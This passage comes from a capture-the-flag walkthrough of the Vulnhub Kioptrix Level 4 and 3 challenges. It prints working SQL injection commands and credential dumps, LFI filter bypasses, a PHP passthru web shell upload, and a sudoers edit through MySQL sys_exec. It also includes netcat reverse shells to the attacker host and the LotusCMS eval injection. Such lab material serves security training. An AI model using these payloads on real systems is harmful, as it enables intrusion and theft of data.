/usr/local/bin/python -c 'import pty; pty.spawn("/bin/sh")'  
# Use nc to transfer exploit source to target  
# From the kioptrix5 side:  
cd /tmp  
# Fill in  
nc KALI PORT2 > exploit.c  
gcc -o exploit exploit.c  
./exploit  
id
```

And so we have root.

3.11 Kioptrix Level 4

3.11.1 Setup

Setting up the VMware VM

The challenge is [Kioptrix: Level 1.3 \(#4\)](#), the fourth of the [Vulnhub Kioptrix Series](#). The VM comes packaged as `Kioptrix4_vmware.rar`, which is a rar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless root access to fix any issues. See [Traditional VM challenge setup](#) for background on using the VMware vmdk file. Kioptrix4 runs Ubuntu 8.04.3 LTS i686.

Setting up your environment

If you want to easily cut-and-paste from the sample code below, download and edit `kioptrix4_setup.sh`:

```
PT=$HOME/pentest/kioptrix4  
mkdir -p $PT  
cd $PT
```

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```
# download kioptrix4_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/
↳kioptrix4_setup.sh
# edit as needed; later the recon will give you TARGET IP
source kioptrix4_setup.sh
```

kioptrix4_setup.sh should look something like:

```
#!/usr/bin/env bash

# *****
# Edit these to match your setup
# *****
TARGET=192.168.1.167      # ip of kioptrix4
SUBNET=192.168.1.0/24    # subnet
KALI=192.168.1.104       # Kali IP
PORT=443                 # reverse shell port
PT=$HOME/pentest/kioptrix4 # create working directories here

[[ $(grep -c kioptrix4 /etc/hosts) -eq 0 ]] && \
echo " add \"${TARGET} kioptrix4.com\" to /etc/hosts"

# *****
# Maybe edit these
# *****
# Create some directories
TOOLS=exploit,nmap,spider,sqlmap
eval mkdir -p $PT/{${TOOLS}}
TARGETS=targets.txt

# *****
# Don't edit these
# *****
HOST=kioptrix4.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

3.11.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/nmap
$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

The above reconnaissance should identify the IP for \$TARGET and can update \$PT/kioptrix4_setup.sh with this value

and edit `/etc/hosts` to add “kioptrix4.com” (`echo "$TARGET kioptrix4.com" | $SUDO tee -a /etc/hosts`). Then we can enumerate the open ports and services:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

- port 22: OpenSSH OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
- port 80: Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
A quick search for PHP/5.2.4-2ubuntu5.6 indicates the target is Ubuntu Hardy (8.04).
- ports 139, 445: Unix (Samba 3.0.28a)

SMB reconnaissance via nmap script

We utilize `/usr/share/nmap/scripts/smb-enum-users.nse` to see if we can find some user accounts:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/nmap
nmap -oA nmap_smb --script smb-enum-users $TARGET -p 139,445
```

That gives us these user accounts:

```
| KIOPTRIX4\john (RID: 3002)
| KIOPTRIX4\loneferret (RID: 3000)
| KIOPTRIX4\nobody (RID: 501)
| KIOPTRIX4\robert (RID: 3004)
| KIOPTRIX4\root (RID: 1000)
```

Port 80 reconnaissance via dirb & nikto

Out of habit we do **dirb** and **nikto** scans. Of note **dirb** found directory `/john`.

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/spider
dirb http://$HOST/ -o dirb.txt
nikto -output nikto.html -C all -host $HOST -port 80
```

Actually visiting the web site shows a login page at <http://kioptrix4.com>, so we'll try to bust it with **sqlmap**.

sqlmap on login form

Run this **sqlmap**:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap
```

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```
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --banner --current-user --is-dba --current-db --users --passwords \
  --forms --dbs
```

sqlmap shows:

```
back-end DBMS: MySQL 5.0.11
banner:      '5.0.51a-3ubuntu5.4'
current user: 'root@localhost'
current user is DBA: True
current database: 'members'
database management system users [6]:
[*] '@'Kioptrix4'
[*] '@'localhost'
[*] 'debian-sys-maint'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'Kioptrix4'
[*] 'root'@'localhost'
database management system users password hashes:
[*] [1]:
    password hash: NULL
[*] debian-sys-maint [1]:
    password hash: *3AC38ADE5482EA4DE628D0D43BF8FA41E3CF3879
[*] root [1]:
    password hash: NULL
available databases [3]:
[*] information_schema
[*] members
[*] mysql
```

Did you see that? The mysql current user is the mysql root user and is passwordless? Before we follow up on that let's dump the members table:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms -D members --dump
```

This reveals 2 users:

```
Database: members
Table: members
[2 entries]
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | john    | MyNameIsJohn |
| 2  | robert  | ADGAdsafdfwt4gadfga== |
+----+-----+-----+
```

It turns out these 2 user's mysql password is the same as their kioptrix4 password, giving us SSH access to kioptrix4.

sqlmap extras

This is very unusual to have a passwordless mysql root so let's try some **sqlmap** commands we haven't used before.

–file-read

First let's use “–file-read” to get at kioptrix4 system files:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap
FILE='/etc/passwd'
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms --file-read="$FILE" -v 0
```

Running this gets us /etc/passwd:

```
hacker@kali:~/pentest/kioptrix4/sqlmap$ FILE='/etc/passwd'
hacker@kali:~/pentest/kioptrix4/sqlmap$ sqlmap -u "$URL" --batch --random-agent --
  ↳output-dir $PWD/sqlmap
  --dbms="MySQL" --forms --file-read="$FILE" -v 0
##### SNIP #####
files saved to [1]:
[*] /home/hacker/pentest/kioptrix4/sqlmap/sqlmap/kioptrix4.com/files/_etc_passwd_
  ↳(same file)
##### SNIP #####
hacker@kali:~/pentest/kioptrix4/sqlmap$ cat /home/hacker/pentest/kioptrix4/sqlmap/
  ↳sqlmap/kioptrix4.com/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
##### SNIP #####
www-data:x:33:33:www-data:/var/www:/bin/sh
##### SNIP #####
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
##### SNIP #####
loneferret:x:1000:1000:loneferret,,,:/home/loneferret:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/kshell
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
```

–file-write & –file-dest failure

Next let's use “–file-write LOCALFILE” and “–file-dest REMOTEFILE” to transfer LOCALFILE to REMOTEFILE. Although g0tm1lk's Kioptrix - Level 4 (SQL Injection) reported success with this, our sqlmap complained “none of the SQL injection techniques detected can be used to write files to the underlying file system of the back-end MySQL server”.

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap

REMOTEFILE="/var/www/x.php"
LOCALFILE="$PWD/x.php"
CMD='<?php passthru($_GET["cmd"]); ?>'
echo "$CMD" > $LOCALFILE
```

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```

chmod +x $LOCALFILE
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms --file-write="$LOCALFILE" --file-dest="$REMOTEFILE" -v 0
curl --silent $URL/x.php?cmd=id

```

The sqlmap error reported was:

```

[15:38:27] [ERROR] none of the SQL injection techniques detected can be used to write_
↳ files to the underlying file system of the back-end MySQL server

```

–sql-shell

Next let's get a mysql shell going:

```

PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms --sql-shell -v 0

```

Running this gets us a mysql shell missing some output, but still useful:

```

hacker@kali:~/pentest/kioptrix4/sqlmap$ sqlmap -u "$URL" --batch --random-agent --
↳ output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms --sql-shell -v 0
##### SNIP #####
sql-shell> show databases;
[10:29:12] [WARNING] time-based comparison requires larger statistical model, please_
↳ wait.....
sql-shell> -- ugh - no output
sql-shell> -- see if we can execute OS commands using sys_exec
sql-shell> select * from mysql.func;
the SQL query provided can return 2 entries. How many entries do you want to retrieve?
[a] All (default)
[#] Specific number
[q] Quit
> a
select * from mysql.func; [2]:
[*] lib_mysqludf_sys.so, lib_mysqludf_sys_info, 0, function
[*] lib_mysqludf_sys.so, sys_exec, 0, function

sql-shell> -- so can execute system commands as user mysql runs under
sql-shell> select sys_exec("id");
select sys_exec("id");:      ' '
sql-shell> -- a "blind" capability
sql-shell> -- turns out we're doing this as root but don't know it :)
sql-shell> exit

```

So we can get a mysql shell but much of the output is missing. The mysql database has `mysqludf/lib_mysqludf_sys` installed. It provides access to OS-level commands using the `id` mysql is using, which if it's root leads to **MySQL Root to System Root with lib_mysqludf_sys for Windows and Linux**. To tell the mysql userid we'd have to create a file and see what perms it has. It turns out mysql is running as root, but we'll not follow this path right now.

–sql-query

And you can run 1 query via:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/sqlmap
URL='http://kioptrix4.com/'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlmap \
  --dbms="MySQL" --forms --sql-query='select * from members;' -v 0
```

File download and upload

Downloading files

Via the web server

The html has a local file inclusion problem in the url <http://kioptrix4.com/member.php?username=john> (used to display a member’s control panel). When you try to download `/etc/passwd` by changing “john” to “`../../../../../../etc/passwd`”, the “etc” is filtered out. Two standard tricks to get around this are duplicating the string (“etc” becomes “etcetc”) or embedding the string within itself (“etc” becomes “eetctc” so removing the inner “etc” leaves “etc”). Here’s an example:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/exploit
# does not work - etc filtered out
FILE='../../../../../../etc/passwd'
URL="http://kioptrix4.com/member.php?username=$FILE%00"
curl --silent "$URL"
# works - etcetc
FILE='../../../../../../etcetc/passwd'
URL="http://kioptrix4.com/member.php?username=$FILE%00"
curl --silent "$URL"
# works - eetctc
FILE='../../../../../../eetctc/passwd'
URL="http://kioptrix4.com/member.php?username=$FILE%00"
curl --silent "$URL"
```

Via mysql

The mysql database can both read and write files on the target host. Unfortunately there are some security-motivated restrictions. From [13.2.6 LOAD DATA INFILE Syntax](#):

For security reasons, when reading text files located on the server, the files must either reside in the database directory or be readable by the user account used to run the server.

So when the database is accessed by the web server, even if the mysql process runs as root, files outside the database directory are restricted to those the web server could access itself.

Uploading files using sql injection

The mysql database can both read and write files on the target host. Unfortunately there are some security-motivated restrictions. From [13.2.9.1 SELECT ... INTO Syntax](#):

The SELECT ... INTO OUTFILE 'file_name' form of SELECT writes the selected rows to a file. The file is created on the server host, so you must have the FILE privilege to use this syntax. file_name cannot be an existing file, which among other things prevents files such as /etc/passwd and database tables from being destroyed.

So the database cannot overwrite or append to existing files, but can create new files. g0tm1lk's [Kioptrix - Level 4 \(SQL Injection\)](#) writeup has 2 nice examples of using SQL injection to upload files. We translate the first here to use **curl**: it uploads the php script <?php passthru(\$_GET['cmd']); ?>. The SQL injection's UNION must have the same number of columns as the hijacked query: 3 in this case. It starts the output file with 3 blanks (0x20) and then includes the PHP script as a hex-encoded line terminator (LINES TERMINATED BY). Again, if the file exists it will not be overwritten.

```
# this is the PHP script to upload - encode it as ascii hex with a leading "0x"
CMD='<?php passthru($_GET["cmd"]); ?>'
HEXCMD=$(python3 -c "print(''.join(list(map(lambda x: x[-2:],map(hex,map(ord,'$CMD
↳'))))))")
HEXCMD="0x$HEXCMD"

# UNION must have 3 columns to match members table, so uses 3 blanks
# PHP script is output as a line terminator (LINES TERMINATED BY)
URL='http://kioptrix4.com/checklogin.php'
INJECT="' AND 1=1 UNION SELECT 0x20,0x20,0x20 INTO OUTFILE '/var/www/backdoor.php'
↳LINES TERMINATED BY $HEXCMD -- "
curl -v -L $URL \
  --data-urlencode myusername="admin" \
  --data-urlencode mypassword="$INJECT" \
  --data-urlencode Submit="Login"

# now test out backdoor.php with "id"
curl --silent http://kioptrix4.com/backdoor.php?cmd=id
```

The other example (left to the reader) is to upload a cron job that uses nc to connect back to the attacker.

3.11.3 The Exploits

Exploit: SSH and root mysql

This is a more typical or traditional exploit: start with SSH to kioptrix4; break out of the limited shell; use mysql running as root to escalate a user to root via /etc/sudoers or “admin” group. Start with SSH using john/MyNameIsJohn:

```
hacker@kali:~/pentest/kioptrix4/sqlmap$ PT=$HOME/pentest/kioptrix4
hacker@kali:~/pentest/kioptrix4/sqlmap$ source $PT/kioptrix4_setup.sh
hacker@kali:~/pentest/kioptrix4/sqlmap$ cd $PT/exploit
hacker@kali:~/pentest/kioptrix4/exploit$ ssh john@kioptrix4.com
john@kioptrix4.com's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
```

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```
john:~$ ?
cd clear echo exit help ll lpath ls
john:~$ sudo
Traceback (most recent call last):
  File "/bin/kshell", line 27, in <module>
    lshell.main()
  File "/usr/lib/python2.5/site-packages/lshell.py", line 1219, in main
    cli.cmdloop()
  File "/usr/lib/python2.5/site-packages/lshell.py", line 410, in cmdloop
    stop = self.onecmd(line)
  File "/usr/lib/python2.5/site-packages/lshell.py", line 531, in onecmd
    func = getattr(self, 'do_' + cmd)
  File "/usr/lib/python2.5/site-packages/lshell.py", line 132, in __getattr__
    if self.check_secure(self.g_line, self.conf['strict']) == 1:
  File "/usr/lib/python2.5/site-packages/lshell.py", line 247, in check_secure
    if cmdargs[1] not in self.conf['sudo_commands'] and cmdargs:
TypeError: 'NoneType' object is unsubscriptable
Connection to kioptrix4.com closed.
```

This appears to be [ghantoos/lshell](#). Doing a quick search for “lshell exploit” shows an easy workaround: `echo os.system('/bin/bash')`:

```
hacker@kali:~/pentest/kioptrix4/exploit$ ssh john@kioptrix4.com
john@kioptrix4.com's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:~$ export TERM=linux
```

Next we use `rebootuser/LinEnum` to do some reconnaissance:

```
wget --quiet --no-check-certificate \
  https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
chmod +x LinEnum.sh; ./LinEnum.sh -t 2>&1 | tee LinEnum.out
```

Scanning through `LinEnum.out` we see `mysql (5.0.51a)` runs as `root` without a password. A quick search on running `mysql` as `root` turns up [MySQL Root to System Root with lib_mysqludf_sys for Windows and Linux](#). This exploit depends upon `mysqludf/lib_mysqludf_sys`; it turns out the required `/usr/lib/lib_mysqludf_sys.so` is already on the system and defines the required `sys_exec()` function, so we can run the exploit without setup:

```
john@Kioptrix4:~$ ls -l /usr/lib/lib_mysqludf_sys.so
-rw-rw-rw- 1 root root 12896 2012-02-04 10:08 /usr/lib/lib_mysqludf_sys.so
john@Kioptrix4:~$ CMD='select * from mysql.func;'
john@Kioptrix4:~$ mysql -u root -e "$CMD" mysql
+-----+-----+-----+-----+
| name                | ret | dl                | type      |
+-----+-----+-----+-----+
| lib_mysqludf_sys_info | 0   | lib_mysqludf_sys.so | function  |
| sys_exec             | 0   | lib_mysqludf_sys.so | function  |
+-----+-----+-----+-----+
john@Kioptrix4:~$ CMD='select sys_exec("'"'"'echo "john ALL=NOPASSWD: ALL" >> /etc/
↳ sudoers'"'"');'
```

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```
john@Kioptrix4:~$ echo $CMD
select sys_exec('echo "john ALL=NOPASSWD: ALL" >> /etc/sudoers');
john@Kioptrix4:~$ mysql -u root -e "$CMD" mysql
+-----+
| sys_exec('echo "john ALL=NOPASSWD: ALL" >> /etc/sudoers') |
+-----+
| NULL |
+-----+
john@Kioptrix4:~$ sudo su -
root@Kioptrix4:~# id
uid=0(root) gid=0(root) groups=0(root)
```

And we are root. Alternatively we could have added john to the admin group by changing our command to `select sys_exec('usermod -a -G admin john');`.

Exploit: `/proc/self/fd/9` and root mysql

This is an unusual exploit based on [Kioptrix - Level 4 \(Local File Inclusion\)](#): use local file inclusion on `/proc/self/fd/9` to execute shell commands to get a reverse shell using mysql running as root.

`/proc/self/fd/9` is `/var/lib/php_$PHPSESSID`

`/proc/self/fd/9` background

For general information on `/proc` see:

- [Linux Filesystem Hierarchy 1.14. /proc](#)
- [Linux Programmer's Manual PROC\(5\)](#)
- [Advanced Linux Programming Ch 7 The /proc File System](#)

Which `/proc/self/fd/?` is in use?

The actual file descriptor integer number in use will vary. For this particular case you start searching from 0 until you don't get an error:

```
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/exploit
# find FD in use (probably 9 but try starting at 0)
FD=no
for i in {0..10..1}; do
    FILE='../../../../../../../../proc/self/fd/'"$i"
    URL="http://kioptrix4.com/member.php?username=$FILE%00"
    WARNING="$(curl --silent "$URL" 2>&1 | grep -c Warning)"
    [[ "$WARNING" == "0" ]] && { FD=$i; break; }
done
[[ "$FD" == "no" ]] && { echo "ERROR: FAILED TO FIND FD"; exit; }
echo "FD=$FD"
```

In our case it's 9.

What does `/proc/self/fd/$FD` reference?

It references `/var/lib/php5/sess_$PHPSESSID`. That is, for cookie `PHPSESSID=e67efa732b9b15b6def9824e1200db76`, `/proc/self/fd/$FD` references file `/var/lib/php5/sess_e67efa732b9b15b6def9824e1200db76` and `cat /var/lib/php5/sess_e67efa732b9b15b6def9824e1200db76` gives the same output as `/proc/self/fd/N`:

```
# on kioptrix4 - cat of /var/lib/php5/sess_e67efa732b9b15b6def9824e1200db76
john@Kioptrix4:/var/lib/php5$ sudo cat sess_e67efa732b9b15b6def9824e1200db76
myusername|s:4:"user";mypassword|s:12:"" OR 1=1-- -";

# on kali - fetch /proc/self/fd/9 using the matching cookie
hacker@kali:~/pentest/kioptrix4/exploit$ cat $COOKIES
##### SNIP #####
kioptrix4.com FALSE / FALSE 0 PHPSESSID
e67efa732b9b15b6def9824e1200db76
hacker@kali:~/pentest/kioptrix4/exploit$ curl --silent --cookie $COOKIES -L $URL
myusername|s:4:"user";mypassword|s:12:"" OR 1=1-- -";
```

So cookies are very important in the sense that they change `/proc/self/fd/$FD`.

What's in `/proc/self/fd/$FD`?

Here is a peek at the session file for running shell commands in php:

```
john@Kioptrix4:/var/lib/php5$ sudo cat sess_9c41e85731871e88a3a2ba265cf5c6bb
myusername|s:4:"user";mypassword|s:58:"" OR 1=1-- - <?php echo "\n\n"; passthru($_GET[
cmd]); ?>;
```

It contains the form input fields: here “myusername” and “mypassword” field names followed by “|”; then a colon-separated triple of the data type “s” for string; field length of 4 and 58, respectively; and the actual value. When mypassword is included in a mysql query the `OR 1=1` causes the login to succeed and the `--` comments out the rest (the php part). When we use a local file inclusion of session file, the trailing `<?php ... ?>` is executed as php code, running our command. That's how this exploit works.

Logging in and running shell commands via `/proc/self/fd/$FD`

Local file inclusion provides limited reconnaissance; what's really needed is to run some remote shell commands. We do this by including `<?php echo "\n\n\n"; passthru($_GET['cmd']); ?>` at the end of `/proc/self/fd/$FD`. Its contents consist of a string having 2 parts: the mysql injection with a trailing “`--`” which makes mysql ignore the rest of the string, followed by the php script. Once we set this up we can run commands on kioptrix4. Here's an example of some simple commands:

```
# assumes $FD computed as above
PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/exploit

# COOKIES_CMD for the php passthru command executor
COOKIES_CMD=cookies_CMD.txt
rm -f $COOKIES_CMD
URL='http://kioptrix4.com/checklogin.php'
INJECT='" OR 1=1-- - <?php echo ""\n\n""; passthru($_GET['cmd']); ?>"
```

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```

curl --silent -L --cookie-jar $COOKIES_CMD $URL \
  --data-urlencode myusername="user" \
  --data-urlencode mypassword="$INJECT" \
  --data-urlencode Submit="Login"

# run "id", "which netcat", then fire up a reverse shell
URL="http://kioptrix4.com/member.php"
CMD="id"
curl --silent --get --cookie $COOKIES_CMD "$URL" \
  --data username="/proc/self/fd/$FD%00" \
  --data-urlencode cmd="$CMD" 2>&1
CMD="which netcat"
curl --silent --get --cookie $COOKIES_CMD "$URL" \
  --data username="/proc/self/fd/$FD%00" \
  --data-urlencode cmd="$CMD" 2>&1

```

Getting root

Now at this point we can carry out reconnaissance just like the other exploits. We could even do a reverse bash shell via `CMD="/bin/netcat $KALI $PORT -e /bin/bash"`. We could reproduce finding out that mysql is running as root and the `/usr/lib/lib_mysqludf_sys.so sys_exec` UDF is already installed providing `sys_exec()`. After all that work we can simply set up a listener on the Kali side prior to firing off a root shell via mysql. Here's the Kali listener (run from a different terminal window):

```

PT=$HOME/pentest/kioptrix4
source $PT/kioptrix4_setup.sh
cd $PT/exploit
$SUDO socat - TCP-LISTEN:$PORT

```

Back in the original terminal window, use **curl** to open up a reverse shell:

```

CMD2="/bin/netcat $KALI $PORT -e /bin/bash"
CMD="mysql -u root -e \"select sys_exec(\\\"$CMD2\\\")\" mysql"
curl --silent --get --cookie $COOKIES_CMD "$URL" \
  --data username="/proc/self/fd/$FD%00" \
  --data-urlencode cmd="$CMD" 2>&1

```

A root reverse shell opens in the Kali listener terminal window:

```

hacker@triple:~/pentest/kioptrix4/exploit$ $SUDO socat - TCP-LISTEN:$PORT
id
uid=0(root) gid=0(root)
export TERM=linux
python -c 'import pty; pty.spawn("/bin/bash")'
root@Kioptrix4:/var/lib/mysql#

```

And we have root.

3.12 Kioptrix Level 3

3.12.1 Setup

Setting up the VMware VM

The challenge is [Kioptrix: Level 1.2 \(#3\)](#), the third of the [Vulnhub Kioptrix Series](#). The VM comes packaged as `KVM3.rar`, which is a rar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless root access to fix any issues. See [Traditional VM challenge setup](#) for background on using the VMware vmdk file. Kioptrix3 runs Ubuntu 8.04.3 LTS i686.

Setting up your environment

If you want to easily cut-and-paste from the sample code below, download `kioptrix3_setup.sh`:

```
PT=$HOME/pentest/kioptrix3
mkdir -p $PT
cd $PT
# download kioptrix3_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/
  ↪kioptrix3_setup.sh
# edit as needed; later the recon will give you TARGET IP
source kioptrix3_setup.sh
```

3.12.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
cd $PT/nmap
$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we know `$TARGET` and can fill it in `$PT/kioptrix3_setup.sh` and also edit `/etc/hosts` to add “`kioptrix3.com`” (`echo "$TARGET kioptrix3.com" | $SUDO tee -a /etc/hosts`).

```
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this gives reveals:

- port 22: OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
- port 80: Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)

A quick search for PHP/5.2.4-2ubuntu5.6 indicates the target is Ubuntu Hardy (8.04).

Port 80 reconnaissance via dirb & nikto

Out of habit we do `dirb` and `nikto` scans:


```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
cd $PT/spider
dirb http://$HOST/ -o dirb.txt
nikto -output nikto.html -C all -host $HOST -port 80
```

The most significant finding was finding phpmyadmin, indicating the MySQL database.

3.12.3 Viewing the web site

The next bit of reconnaissance was to view the web site. Two significant findings are detailed here, with only an exploit for the first provided.

Gallarific SQL injection exploit

Finding Gallarific

The home page brags about the new [gallery](#) system provided. Looking at the tab on the gallery web page you'll see "Gallarific".

Gallarific exploit candidate

Search Gallarific in Exploit Database returns GALLARIFIC PHP Photo Gallery Script (gallery.php) SQL Injection. (searchsploit gallarific also returns the SQL injection.)

```
===[ Exploit ]===
www.site.com/gallery.php?id=null[Sql Injection]

www.site.com/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,
↳username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--
```

Since the gallery is at <http://kioptrix3.com/gallery/> the injection point is <http://kioptrix3.com/gallery/gallery.php?id=null>. To help understand how the SQL injection occurs, here is the actual PHP query:

```
$parent_id = $_GET['id'];
$selcat="SELECT * from gallarific_galleries where parentid=$parent_id order by_
↳parentid,sort,name";
$selcat2=mysql_query($selcat) or die(mysql_error()."Could not select category");
```

By setting id to:

```
null and 1=2
union select 1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8
  from gallarific_users
--
```

the query becomes

```
SELECT * from gallarific_galleries where parentid=null and 1=2
union select 1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8
  from gallarific_users
-- order by parentid,sort,name
```

The first SELECT returns nothing due to “1=2” always being false; the union is any arbitrary query returning (in this case) 8 columns; and the trailing “–” on the id value comments out the original “order by parentid,sort,name”. So the sql query has effectively been hijacked into an arbitrary query. **sqlmap** can automate this for you, allowing mapping the complete database that the application has access to.

LotusCMS gets arbitrary PHP execution = file download/upload, reverse shell

If you just want the exploit then feel free to skip on ahead. This is included only for those wishing to study in depth, including reverse shells.

Finding LotusCMS

Visiting the website reveals a number of pages including a LotusCMS login page:

```
hacker@kali:~/pentest/kioptrix3/spider$ curl --silent http://kioptrix3.com/index.php?
↪system=Admin
##### SNIP #####
<title>LotusCMS Administration</title>
##### SNIP #####
Proudly Powered by: <a href="http://www.lotuscms.org">LotusCMS</a></li>
##### SNIP #####
```

The problem with LotusCMS's router.php

router.php code

We're going to go out of order here and show the problem code before we discover the vulnerabilities. This hopefully will help you understand them when we get to then next. Here is the code for `core/lib/router.php` showing the unmodified, unchecked user inputs `$plugin` and `$page` are concatenated in an `include` and `eval` statment:

```
class Router{

    /**
     * This routes any request from get variables into the LotusCMS system.
     */
    public function Router(){
        //Get page request (if any)
        $page = $this->getInputString("page", "index");

        //Get plugin request (if any)
        $plugin = $this->getInputString("system", "Page");

        //If there is a request for a plugin
        if(file_exists("core/plugs/".$plugin."Starter.php")){
            //Include Page fetcher
            include("core/plugs/".$plugin."Starter.php");

            //Fetch the page and get over loading cache etc...
            eval("new ".$plugin."Starter('".$page."');");
        }
    }
}
```

router.php downloading files

Imagine the following query:

```
http://kioptrix3.com/index.php?system=../../../../../../../../etc/passwd%00.html
```

\$page defaults to “index”; \$plugin is set to the system parameter above; the file_exists test succeeds because the system value has an embedded null byte (“%00”) (but the “.html” is needed to let PHP know to display the file); the include includes the file /etc/passwd; and the eval errors out and leaves a mess after /etc/passwd. And so we’ve downloaded the file plus a little garbage to clean out.

router.php executing arbitrary PHP

Imagine the following query:

```
http://kioptrix3.com/index.php?page=index');eval(base64_decode(...));#
```

\$page above is set to the page parameter; \$plugin defaults to “Page”; the file_exists test succeeds with the “Page” plugin; the “Page” plugin is included; and finally the eval line runs. It looks like this:

```
eval("new ".$plugin."Starter('".$page."');");
# substituting "Page" for $plugin, long string for $page we get
eval("new ".$plugin."Starter('".$page."');eval(base64_decode(...));#\"");");
# concatenating strings we get
eval("new Page.Starter('index');eval(base64_decode(...));#\"");");
# what's eval'ed is (the # comments out the trailing \"");\" to prevent an error)
new Page.Starter('index');eval(base64_decode(...));#\"");");
```

Since ... can be any base64-encoded PHP, arbitrary PHP code can be run.

LotusCMS exploit candidates

Now we pick up with how we discovered the vulnerabilities. The web page for LotusCMS is found at kevinbluett/LotusCMS-Content-Management-System. Search LotusCMS in Exploit Database returns these exploits:

- [lotuscms 3.0.3 - Multiple Vulnerabilities](#) include a number of XSS vulnerabilities. We won’t pursue those now.
- [Lotus CMS Fraise 3.0 - LFI - Remote Code Execution Exploit](#)

This one is interesting but flawed. The “testFileInclusion” function tries <http://kioptrix3.com/index.php?system=../../../../../../../../etc/passwd%00> but that’s missing a trailing extension (“.html”). After fixing that the remote shell fails so it needs more work; for now we’ll keep the exploit in mind if other exploits fail. But it does demonstrate that we can look at any file on the system accessible to the web server:

```
FULLPATH=/etc/passwd
FILENAME=${FULLPATH##*/}
curl --silent \
  http://kioptrix3.com/index.php?system=../../../../../../../../$FULLPATH%00.
  ↪html | \
  sed -e '/^<br \/>/q' | head -n -1 > $FILENAME
```

Keep in mind that this file inclusion vulnerability allows executing any php files you might be able to upload.

- [LotusCMS 3.0 eval\(\) Remote Command Execution](#) is a metasploit exploit we’ll pursue.

```
'Description'    => %q{
    This module exploits a vulnerability found in Lotus CMS 3.0's Router()
    function.  This is done by embedding PHP code in the 'page' parameter,
